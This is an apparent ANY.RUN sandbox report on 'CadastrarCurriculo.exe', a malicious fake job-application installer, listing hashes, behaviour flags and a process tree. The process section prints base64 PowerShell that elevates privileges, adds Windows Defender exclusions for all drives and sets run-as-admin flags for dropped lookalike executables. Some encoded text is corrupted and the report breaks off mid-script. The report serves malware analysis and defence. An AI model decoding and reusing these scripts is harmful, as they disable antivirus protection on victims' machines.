ANY RUN
INTERACTIVE MALWARE ANALYSIS

General Info

File name:	CadastrarCurriculo.exe
Full analysis:	https://app.any.run/tasks/c8e6e628-1b6b-4560-acdc-4a26783dd777
Verdict:	Malicious activity
Analysis date:	December 20, 2025 at 00:35:01
OS:	Windows 10 Professional (build: 19044, 64 bit)
Tags:	advancedinstaller susp-powershell wmi-base64
Indicators:	
MIME:	application/vnd.microsoft.portable-executable
File info:	PE32 executable (GUI) Intel 80386, for MS Windows, 7 sections
MD5:	513BB7BDD88466128A1D8F6742112383
SHA1:	86F3960E100FB9A256C28058772B4A228784BA76
SHA256:	21E06C9EE37D2DA327B5D2C8BEA6D68D9674AB8B2243005FFB3E8EF7B8965675
SSDEEP:	98304:Cv4LLLK5hlbhC0R3osRujRLX+yJ01GYB7IOcK9uG8a2TXopED3bzXnhKOi9G29pt:B7/Cr3r

Software environment set and analysis options

Launch configuration

Task duration:	60 seconds	Heavy Evasion option:	off	Network geolocation:	off
Additional time used:	none	MITM proxy:	off	Privacy:	Public submission
Fakenet option:	off	Route via Tor:	off	Autoconfirmation of UAC:	on
Network:	on				

Software preset

- Internet Explorer 11.3636.19041.0
- Adobe Acrobat (64-bit) (23.001.20093)
- Adobe Flash Player 32 NPAPI (32.0.0.465)
- Adobe Flash Player 32 PPAPI (32.0.0.465)
- CCleaner (6.20)
- Google Chrome (133.0.6943.127)
- Google Update Helper (1.3.36.51)
- Java 8 Update 271 (64-bit) (8.0.2710.9)
- Java Auto Updater (2.8.271.9)
- Microsoft Edge (133.0.3065.92)
- Microsoft Office Professional 2019 - de-de (16.0.16026.20146)
- Microsoft Office Professional 2019 - en-us (16.0.16026.20146)
- Microsoft Office Professional 2019 - es-es (16.0.16026.20146)
- Microsoft Office Professional 2019 - it-it (16.0.16026.20146)
- Microsoft Office Professional 2019 - ja-jp (16.0.16026.20146)
- Microsoft Office Professional 2019 - ko-kr (16.0.16026.20146)
- Microsoft Office Professional 2019 - pt-br (16.0.16026.20146)
- Microsoft Office Professional 2019 - tr-tr (16.0.16026.20146)
- Microsoft Office Professionnel 2019 - fr-fr (16.0.16026.20146)
- Microsoft Office профессиональный 2019 - ru-ru (16.0.16026.20146)
- Microsoft OneNote - en-us (16.0.16026.20146)
- Microsoft Update Health Tools (3.74.0.0)
- Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.30501 (12.0.30501.0)
- Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2022 X64 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Additional Runtime - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.36.32532 (14.36.32532)
- Mozilla Firefox (x64 en-US) (136.0)
- Mozilla Maintenance Service (136.0)
- Notepad++ (64-bit x64) (7.9.1)
- Office 16 Click-to-Run Extensibility Component (16.0.15726.20202)
- Office 16 Click-to-Run Licensing Component (16.0.16026.20146)

Hotfixes

- Client LanguagePack Package
- DotNetRollup
- DotNetRollup 481
- FodMetadata Package
- Foundation Package
- Hello Face Package
- InternetExplorer Optional Package
- KB5003791
- KB5011048
- KB5015684
- KB5033052
- LanguageFeatures Basic en us Package
- LanguageFeatures Handwriting en us Package
- LanguageFeatures OCR en us Package
- LanguageFeatures Speech en us Package
- LanguageFeatures TextToSpeech en us Package
- MSPaint FoD Package
- MediaPlayer Package
- Microsoft OneCore ApplicationModel Sync Desktop FOD Package
- Microsoft OneCore DirectX Database FOD Package
- NetFx3 OnDemand Package
- Notepad FoD Package
- OpenSSH Client Package
- PowerShell ISE FOD Package
- Printing PMCPPC FoD Package
- Printing WFS FoD Package
- ProfessionalEdition
- QuickAssist Package
- RollupFix
- ServicingStack
- ServicingStack 3989
- StepsRecorder Package
- TabletPCMath Package
- UserExperience Desktop Package
- WordPad FoD Package

- Office 16 Click-to-Run Localization Component (16.0.15726.20202)
- Office 16 Click-to-Run Localization Component (16.0.15928.20198)
- PowerShell 7-x64 (7.3.5.0)
- Update for Windows 10 for x64-based Systems (KB4023057) (2.59.0.0)
- Update for Windows 10 for x64-based Systems (KB4023057) (2.63.0.0)
- Update for Windows 10 for x64-based Systems (KB4480730) (2.55.0.0)
- Update for Windows 10 for x64-based Systems (KB5001716) (8.93.0.0)
- VLC media player (3.0.11)
- WinRAR 5.91 (64-bit) (5.91.0)
- Windows PC Health Check (3.6.2204.08001)

Behavior activities

MALICIOUS

Executing a file with an untrusted certificate
- CadastrarCurriculo.exe (PID: 8100)
- CadastrarCurriculo.exe (PID: 6692)

Bypass execution policy to execute commands
- powershell.exe (PID: 7472)
- powershell.exe (PID: 2856)
- powershell.exe (PID: 8676)
- powershell.exe (PID: 8888)
- powershell.exe (PID: 9100)
- powershell.exe (PID: 7776)
- powershell.exe (PID: 8988)
- powershell.exe (PID: 8968)
- powershell.exe (PID: 8868)
- powershell.exe (PID: 7596)
- powershell.exe (PID: 8428)
- powershell.exe (PID: 3100)
- powershell.exe (PID: 8256)

Changes powershell execution policy (Bypass)
- msiexec.exe (PID: 7456)
- powershell.exe (PID: 7472)
- powershell.exe (PID: 8676)
- powershell.exe (PID: 9100)
- powershell.exe (PID: 7776)
- powershell.exe (PID: 8968)
- powershell.exe (PID: 7596)

Modifies registry (POWERSHELL)
- powershell.exe (PID: 3100)

SUSPICIOUS

ADVANCEDINSTALLER mutex has been found
- CadastrarCurriculo.exe (PID: 6692)

Reads security settings of Internet Explorer
- CadastrarCurriculo.exe (PID: 6692)
- MSI76DF.tmp (PID: 7424)

Reads the Windows owner or organization settings
- CadastrarCurriculo.exe (PID: 6692)
- msiexec.exe (PID: 6932)

Process drops legitimate windows executable
- CadastrarCurriculo.exe (PID: 6692)
- powershell.exe (PID: 8888)

Executable content was dropped or overwritten
- CadastrarCurriculo.exe (PID: 6692)
- powershell.exe (PID: 8888)

Starts POWERSHELL.EXE for commands execution
- msiexec.exe (PID: 7456)
- powershell.exe (PID: 7472)
- powershell.exe (PID: 8676)
- powershell.exe (PID: 9100)
- powershell.exe (PID: 7776)
- powershell.exe (PID: 8968)
- powershell.exe (PID: 7596)

The process executes Powershell scripts
- msiexec.exe (PID: 7456)

The process hide an interactive prompt from the user
- msiexec.exe (PID: 7456)

The process bypasses the loading of PowerShell profile settings
- msiexec.exe (PID: 7456)

Application launched itself
- powershell.exe (PID: 7472)
- powershell.exe (PID: 8676)
- powershell.exe (PID: 9100)
- powershell.exe (PID: 7776)
- powershell.exe (PID: 8968)
- powershell.exe (PID: 7596)

Base64-obfuscated command line is found
- powershell.exe (PID: 7472)
- powershell.exe (PID: 8676)
- powershell.exe (PID: 9100)
- powershell.exe (PID: 7776)
- powershell.exe (PID: 8968)
- powershell.exe (PID: 7596)

BASE64 encoded PowerShell command has been detected
- powershell.exe (PID: 7472)
- powershell.exe (PID: 8676)
- powershell.exe (PID: 9100)
- powershell.exe (PID: 7776)
- powershell.exe (PID: 8968)
- powershell.exe (PID: 7596)

Starts application with an unusual extension
- powershell.exe (PID: 2856)
- powershell.exe (PID: 8888)
- powershell.exe (PID: 8256)
- powershell.exe (PID: 8988)
- powershell.exe (PID: 8868)

INFO

Checks supported languages
- CadastrarCurriculo.exe (PID: 6692)
- msiexec.exe (PID: 4280)
- msiexec.exe (PID: 6932)
- msiexec.exe (PID: 7456)
- MSI76DF.tmp (PID: 7424)
- chcp.com (PID: 5284)
- identity_helper.exe (PID: 8328)
- chcp.com (PID: 8984)
- chcp.com (PID: 8496)
- chcp.com (PID: 8460)
- chcp.com (PID: 8488)
- chcp.com (PID: 8232)

Reads the computer name
- CadastrarCurriculo.exe (PID: 6692)
- msiexec.exe (PID: 6932)
- msiexec.exe (PID: 4280)
- msiexec.exe (PID: 7456)
- MSI76DF.tmp (PID: 7424)
- identity_helper.exe (PID: 8328)

Reads Environment values
- CadastrarCurriculo.exe (PID: 6692)
- msiexec.exe (PID: 4280)
- msiexec.exe (PID: 7456)
- identity_helper.exe (PID: 8328)

Reads the machine GUID from the registry
- CadastrarCurriculo.exe (PID: 6692)
- msiexec.exe (PID: 6932)

Create files in a temporary directory
- CadastrarCurriculo.exe (PID: 6692)
- MSI76DF.tmp (PID: 7424)
- msiexec.exe (PID: 7456)
- powershell.exe (PID: 7472)
- powershell.exe (PID: 8676)
- powershell.exe (PID: 9100)
- powershell.exe (PID: 7776)
- powershell.exe (PID: 8968)
- powershell.exe (PID: 7596)

Checks proxy server information
- CadastrarCurriculo.exe (PID: 6692)
- MSI76DF.tmp (PID: 7424)
- powershell.exe (PID: 8888)

Creates files or folders in the user directory
- CadastrarCurriculo.exe (PID: 6692)

The sample compiled with english language support
- CadastrarCurriculo.exe (PID: 6692)
- msiexec.exe (PID: 6932)
- powershell.exe (PID: 8888)

Process checks computer location settings
- MSI76DF.tmp (PID: 7424)

Executable content was dropped or overwritten
- msiexec.exe (PID: 6932)

Starts application with an unusual extension
- msiexec.exe (PID: 6932)

Manual execution by a user
- msedge.exe (PID: 7640)

• powershell.exe (PID: 3100)

Identifying current user with WHOAMI command
• powershell.exe (PID: 2856)

Detects AdvancedInstaller (YARA)
• CadastrarCurriculo.exe (PID: 6692)
• msiexec.exe (PID: 6932)

There is functionality for taking screenshot (YARA)
• CadastrarCurriculo.exe (PID: 6692)

Checks a user's role membership (POWERSHELL)
• powershell.exe (PID: 2856)

The process creates files with name similar to system file names
• powershell.exe (PID: 8888)

Application launched itself
• msedge.exe (PID: 948)
• msedge.exe (PID: 7640)

Uses string replace method (POWERSHELL)
• powershell.exe (PID: 7472)
• powershell.exe (PID: 8676)
• powershell.exe (PID: 9100)
• powershell.exe (PID: 7776)
• powershell.exe (PID: 8968)
• powershell.exe (PID: 7596)

Reads security settings of Internet Explorer
• powershell.exe (PID: 7472)
• powershell.exe (PID: 8676)
• powershell.exe (PID: 9100)
• powershell.exe (PID: 7776)
• powershell.exe (PID: 8968)
• powershell.exe (PID: 7596)

Changes the display of characters in the console
• powershell.exe (PID: 2856)
• powershell.exe (PID: 8888)
• powershell.exe (PID: 8256)
• powershell.exe (PID: 8988)
• powershell.exe (PID: 8868)
• powershell.exe (PID: 3100)

Found Base64 encoded network access via PowerShell (YARA)
• CadastrarCurriculo.exe (PID: 6692)
• msiexec.exe (PID: 6932)

Found Base64 encoded reference to WMI classes (YARA)
• CadastrarCurriculo.exe (PID: 6692)
• msiexec.exe (PID: 6932)

Checks if a key exists in the options dictionary (POWERSHELL)
• powershell.exe (PID: 2856)
• powershell.exe (PID: 8256)
• powershell.exe (PID: 8988)

Found Base64 encoded access to Windows Defender via PowerShell (YARA)
• CadastrarCurriculo.exe (PID: 6692)
• msiexec.exe (PID: 6932)

Found Base64 encoded access to Windows Identity via PowerShell (YARA)
• CadastrarCurriculo.exe (PID: 6692)
• msiexec.exe (PID: 6932)

Disables trace logs
• powershell.exe (PID: 8888)

Creates files in the program directory
• powershell.exe (PID: 8888)

Script raised an exception (POWERSHELL)
• powershell.exe (PID: 8888)
• powershell.exe (PID: 8988)
• powershell.exe (PID: 3100)

Malware configuration

No Malware configuration.

Static information

TRiD

.exe | Win64 Executable (generic) (76.4)
.exe | Win32 Executable (generic) (12.4)
.exe | Generic Win/DOS Executable (5.5)
.exe | DOS Executable Generic (5.5)


EXIF

EXE

MachineType:	Intel 386 or later, and compatibles
TimeStamp:	2025:06:23 21:35:06+00:00
ImageFileCharacteristics:	Executable, Large address aware, 32-bit
PEType:	PE32
LinkerVersion:	14.44
CodeSize:	2946560
InitializedDataSize:	1209856
UninitializedDataSize:	-

EntryPoint:	0x23e690
OSVersion:	6
ImageVersion:	-
SubsystemVersion:	6
Subsystem:	Windows GUI
FileVersionNumber:	2025.10.15.0
ProductVersionNumber:	2025.10.15.0
FileFlagsMask:	0x003f
FileFlags:	Debug
FileOS:	Win32
ObjectFileType:	Dynamic link library
FileSubtype:	-
LanguageCode:	English (U.S.)
CharacterSet:	Unicode
CompanyName:	JobManager
FileDescription:	JobManager Installer
FileVersion:	2025.10.15
InternalName:	CadastrarCurriculo
LegalCopyright:	Copyright (C) 2025 JobManager
OriginalFileName:	CadastrarCurriculo.exe
ProductName:	JobManager
ProductVersion:	2025.10.15


Video and screenshots



Processes

Total processes	Monitored processes	Malicious processes	Suspicious processes
189	60	9	6

Behavior graph



Specs description

Program did not start	Low-level access to the HDD	Process was added to the startup	Debug information is available
Probably Tor was used	Behavior similar to spam	Task has injected processes	Executable file was dropped
Known threat	RAM overrun	Network attacks were detected	Integrity level elevation
Connects to the network	CPU overrun	Process starts the services	System was rebooted
Task contains several apps running	Application downloaded the executable file	Actions similar to stealing personal data	Task has apps ended with an error
File is detected by antivirus software	Inspected object has suspicious PE structure	Behavior similar to exploiting the vulnerability	Task contains an error or was rebooted
The process has the malware config			

Process information

PID	CMD	Path	Indicators	Parent process
948	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument https://vagasflix.com/og.php?u=/cl/i/melo5w	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	—	MSI76DF.tmp

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	133.0.3065.92

2856 "C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -enc
YwBoAGMAcAAgADYANQAwADAAMQAKACQAUAByAG8AZwBy
AGUAcwBzAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAJwBT
AGkAbABlAG4AdABsAHkAQwBvAG4AdABpAG4AdQBlACcACgAK
AFMAZQB0AC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAa
QBjAHkAIAAtAFMAYwBvAHAAZQAgAEMAdQByAHIAZQBuAHQA
VQBzAGUAcgAgAEIAeQBwAGEAcwBzACAALQBGAG8AcgBjAGU
ACgBTAGUAdAAtAEUAeABlAGMAdQB0AGkAbwBuAFAAbwBsAG
kAYwB5ACAALQBTAGMAbwBwAGUAIABMAG8AYwBhAGwATQB
hAGMAaABpAG4AZQAgAEIAeQBwAGEAcwBzACAALQBGAG8Ac
gBjAGUACgAKAGkAZgAoAC0ATgBvAHQAIAAkACgAJAAoAHcAa
ABvAGEAbQBpACkAIAAtAGUAcQAgACIAbgB0ACAAYQB1AHQAa
ABvAHIAaQB0AHkAXABzAHkAcwB0AGUAbQAiACkAKQAgAHsA
CgAgACAAIAAgACQASQBzAFMAeQBzAHQAZQBtACAAPQAgAC
QAZgBhAGwAcwBlAAoACgAgACAAIAAgAGkAZgAgACgALQBOA
G8AdAAgACgAWwBTAGUAYwB1AHIAaQB0AHkALgBQAHIAaQBu
AGMAaQBwAGEAbAAuAFcAaQBuAGQAbwB3AHMAUAByAGkAb
gBjAGkAcABhAGwAXQAgAFsAUwBlAGMAdQByAGkAdAB5AC4A
UAByAGkAbgBjAGkAcABhAGwALgBXAGkAbgBkAG8AdwBzAEkA
ZABlAG4AdABpAHQAeQBdADoAOgBHAGUAdABDAHUAcgByAG
UAbgB0ACgAKQApAC4ASQBzAEkAbgBSAG8AbABlACgAWwBTA
GUAYwB1AHIAaQB0AHkALgBQAHIAaQBuAGMAaQBwAGEAbAA
uAFcAaQBuAGQAbwB3AHMAQgB1AGkAbAB0AEkAbgBSAG8Ab
ABlAF0AIAAnAEEAZABtAGkAbgBpAHMAdAByAGEAdABvAHIAJ
wApACkAIAB7AAoAIAAgACAAIAAgACAAIAAgACQAQwBvAG0Ab
QBhAG4AZABMAGkAbgBlACAAPQAgACIALQBFAHgAZQBjAHUA
dABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzAC
AAYAAiACIAIAArACAAJABNAHkASQBuAHYAbwBjAGEAdABpAG
8AbgAuAE0AeQBDAG8AbQBtAGEAbgBkAC4AUABhAHQAaAAgA
CsAIAAiAGAAIgAgACIAIAArACAAJABNAHkASQBuAHYAbwBjAG
EAdABpAG8AbgAuAFUAbgBiAG8AdQBuAGQAQQByAGcAdQBtAG
UAbgB0AHMACgAgACAAIAAgACAAIAAgACAAUwB0AGEAcgB0A
C0AUAByAG8AYwBlAHMAcwAgAC0ARgBpAGwAZQBQAGEAdAB
oACAAUABvAHcAZQByAFMAaABlAGwAbAAuAGUAeABlACAALQ
BWAGUAcgBiACAAUgB1AG4AYQBzACAALQBBAHIAZwB1AG0AZ
QBuAHQATABpAHMAdAAgACQAQwBvAG0AbQBhAG4AZABMAG
kAbgBlAAoAIAAgACAAIAAgACAAIAAgAEUAeABpAHQACgAgAC
AAIAAgAH0ACgAKACAAIAAgACAAJABwAHMAZQB4AGUAYwBf
AHAAYQB0AGgAIAA9ACAAJAAoAEcAZQB0AC0AQwBvAG0AbQB
hAG4AZAAgAFAAcwBFAHgAZQBjACAALQBFAHIAcgBvAHIAQQBj
AHQAaQBvAG4AIAAnAGkAZwBuAG8AcgBlACcAKQAuAFMAbwB
1AHIAYwBlACAACgAgACAAIAAgAGkAZgAoACQAcABzAGUAeAB
lAGMAXwBwAGEAdABoACkAIAB7AAoAIAAgACAAIAAgACAAIAA
gACQAQwBvAG0AbQBhAG4AZABMAGkAbgBlACAAPQAgACIAIA
AtAGkAIAAtAHMAIABwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQ
B4AGUAIAAtAEUAeABlAGMAdQB0AGkAbwBuAFAAbwBsAGkAY
wB5ACAAQgB5AHAAYQBzAHMAIABgACIAIgAgACsAIAAkAE0Ae
QBJAG4AdgBvAGMAYQB0AGkAbwBuAC4ATQB5AEMAbwBtAG0
AYQBuAGQALgBQAGEAdABoACAAKwAgACIAYAAiACAAIgAgACs
AIAAkAE0AeQBJAG4AdgBvAGMAYQB0AGkAbwBuAC4AVQBuAG
IAbwB1AG4AZABBAHIAZwB1AG0AZQBuAHQAcwAgAAoAIAAgA
CAAIAAgACAAIAAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzA
HMAIAAtAFcAaQBuAGQAbwB3AFMAdAB5AGwAZQAgAEgAaQB
kAGQAZQBuACAALQBGAGkAbABlAFAAYQB0AGgAIAAkAHAAcw
BlAHgAZQBjAF8AcABhAHQAaAAgAC0AQQByAGcAdQBtAGUAbg
B0AEwAaQBzAHQAIAAkAEMAbwBtAG0AYQBuAGQATABpAG4AZ
QAKACAAIAAgACAAIAAgACAAIABlAHgAaQB0AAoAIAAgACAAIA
B9ACAAZQBsAHMAZQAgAHsACgAgACAAIAAgAH0ACgAKAH0A
IABlAGwAcwBlACAAewAKACAAIAAgACAAJABJAHMAUwB5AH
MAdABlAG0AIAA9ACAAJAB0AHIAdQBlAAoAfQAKAAoANgA3AC
4ALgA5ADAAfABmAG8AcgBlAGEAYwBoAC0AbwBiAGoAZQBjAH
QAewAKACAAIAAgACAAJABkAHIAaQB2AGUAIAA9ACAAWwBjA
GgAYQByAF0AJABfAAoAIAAgACAAIABBAGQAZAAtAE0AcABQA
HIAZQBmAGUAcgBlAG4AYwBlACAALQBFAHgAYwBsAHUAcwBp
AG8AbgBQAGEAdABoACAAIgAkACgAJABkAHIAaQB2AGUAKQA
6AFwAIgAgAC0ARQByAHIAbwByAEEAYwB0AGkAbwBuACAAUw
BpAGwAZQBuAHQAbAB5AEMAbwBuAHQAaQBuAHUAZQAKACA
AIAAgACAAQQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAG
MAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUAByAG8AYwB
lAHMAcwAgACIAJAAoACQAZAByAGkAdgBlACkAOgBcACoAIgA
gAC0ARQByAHIAbwByAEEAYwB0AGkAbwBuACAAUwBpAGwAZ
QBuAHQAbAB5AEMAbwBuAHQAaQBuAHUAZQAKAH0A

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe — powershell.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

3100 "C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -enc
YwBoAGMAcAAgADYANQAwADAAMQAKACQAUAByAG8AZwBy
AGUAcwBzAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAJwBT
AGkAbABlAG4AdABsAHkAQwBvAG4AdABpAG4AdQBlACcACgAK
AFMAZQB0AC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAa
QBjAHkAIAAtAFMAYwBvAHAAZQAgAEMAdQByAHIAZQBuAHQA
VQBzAGUAcgAgAEIAeQBwAGEAcwBzACAALQBGAG8AcgBjAGU
ACgBTAGUAdAAtAEUAeABlAGMAdQB0AGkAbwBuAFAAbwBsAG
kAYwB5ACAALQBTAGMAbwBwAGUAIABMAG8AYwBhAGwATQB
hAGMAaABpAG4AZQAgAEIAeQBwAGEAcwBzACAALQBGAG8Ac
gBjAGUACgAKACQAYQBwAHAAQwBvAG0AcABhAHQAUABhAHQ
AaABzACAAPQAgAEAAKAAKAAkAIgAkAGUAbgB2ADoAUABSAE
8ARwBSAEEATQBEAEEAVABBAFwAQgByAGEAdgBlAEMAcgBhA
HMAaABIAGEAbgBkAGwAZQByAC4AZQB4AGUAIgAsAAoACQAi
ACQAZQBuAHYAOgBBAFAAUABEAEEAVABBAFwARwBvAG8AZw
BsAGUAQwByAGEAcwBoAEgAYQBuAGQAbABlAHIALgBlAHgAZQ
AiACwACgAgACAAIAAgACIAJABlAG4AdgA6AFUAUwBFAFIAUAB
SAE8ARgBJAEwARQBcAEEAUABQAEQAQQBUAEEAXABMAE8AQ
wBBAEwAXABUAEUATQBQAFwAZABJAGwAaABvAHMAdAAuAG

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe — powershell.exe

UAeABlACIALAAKACAAIAAgACAAIgAkAGUAbgB2ADoAUwB5AH
MAdABlAG0AUgBvAG8AdABcAFQARQBNAFAAXABkAEkAbABoA
G8AcwB0AC4AZQB4AGUAIgAsAAoACQAiACQAZQBuAHYAOgBB
AFAAUABEAEEAVABBAFwARwBvAG8AZwBsAGUAQwByAGEAcw
BoAEgAYQBuAGQAbABlAHIANgA0AC4AZQB4AGUAIgAsAAoAIA
AgACAAIAAiACQAZQBuAHYAOgBVAFMARQBSAFAAUgBPAEYAS
QBMAEUAXABBAFAAUABEAEEAVABBAFwATABPAEMAQQBMAF
wAVABFAE0AUABcAGQAbABJAGgAbwBzAHQALgBlAHgAZQAiA
CwACgAgACAAIAAgAClAJABlAG4AdgA6AFMAeQBzAHQAZQBtA
FlAbwBvAHQAXABUAEUATQBQAFwAZABsAEkAaABvAHMAdAA
uAGUAeABlACIALAAKAAkAIgAkAGUAbgB2ADoAVQBTAEUAUgB
QAFlATwBGAEkATABFAFwARQBtAGIAZQBkAGkAdAAuAGUAeABl
ACIALAAKAAkAIgAkAGUAbgB2ADoATABPAEMAQQBMAEEAUAB
QAEQAQQBUAEEAXABTAGgAZQBJAGwARQB4AHAAZQByAGkAZ
QBuAGMAZQBlAG8AcwB0AC4AZQB4AGUAIgAsAAoACQAiACQA
ZQBuAHYAOgBBAFAAUABEAEEAVABBAFwAUwBoAGUAbABJAE
gAbwBzAHQALgBlAHgAZQAiAAoAKQAKAAoAZgBvAHIAZQBhAG
MAaAAgACgAJABwAGEAdABoACAAaQBuACAAJABhAHAAcABD
AG8AbQBwAGEAdABQAGEAdABoAHMAKQAgAHsACgAgACAAIA
AgAE4AZQB3AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAI
AAtAFAAYQB0AGgAIAAiAEgASwBMAE0AOgBcAFMAbwBmAHQ
AdwBhAHIAZQBcAE0AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4
AZABvAHcAcwAgAE4AVABcAEMAdQByAHIAZQBuAHQAVgBlAHI
AcwBpAG8AbgBcAEEAcABwAEMAbwBtAHAAYQB0AEYAbABhA
GcAcwBcAEwAYQB5AGUAcgBzACIAIAAtAE4AYQBtAGUAIAAkAH
AAYQB0AGgAIAAtAFYAYQBsAHUAZQAgACIAfgAgAFIAVQBOAEE
AUwBBAEQATQBJAE4AIgAgAC0AUAByAG8AcABlAHIAdAB5AFQ
AeQBwAGUAIABTAHQAcgBpAG4AZwAgAC0ARgBvAHIAYwBlAA
oAIAAgACAAIABTAGUAdAAtAEkAdABlAG0AUAByAG8AcABlAHI
AdAB5ACAALQBQAGEAdABoACAAIgBlAEsATABNADoAXABTAG
8AZgB0AHcAYQByAGUAXABNAGkAYwByAG8AcwBvAGYAdABcA
FcAaQBuAGQAbwB3AHMAIABOAFQAXABDAHUAcgByAGUAbgB
0AFYAZQByAHMAaQBvAG4AXABBAHAAcABDAG8AbQBwAGEAd
ABGAGwAYQBnAHMAXABMAGEAeQBlAHIAcwAiACAALQBOAGE
AbQBlACAAJABwAGEAdABoACAALQBUAHkAcABlACAAUwB0AH
IAaQBuAGcAIAAtAFYAYQBsAHUAZQAgACIAfgAgAFIAVQBOAEE
AUwBBAEQATQBJAE4AIgAgAC0ARgBvAHIAYwBlAAoAIAAgACA
AIABOAGUAdwAtAEkAdABlAG0AUAByAG8AcABlAHIAdAB5ACAA
LQBQAGEAdABoACAAIgBlAEsAQwBVADoAXABTAG8AZgB0AHc
AYQByAGUAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAG
QAbwB3AHMAIABOAFQAXABDAHUAcgByAGUAbgB0AFYAZQBy
AHMAaQBvAG4AXABBAHAAcABDAG8AbQBwAGEAdABGAGwAY
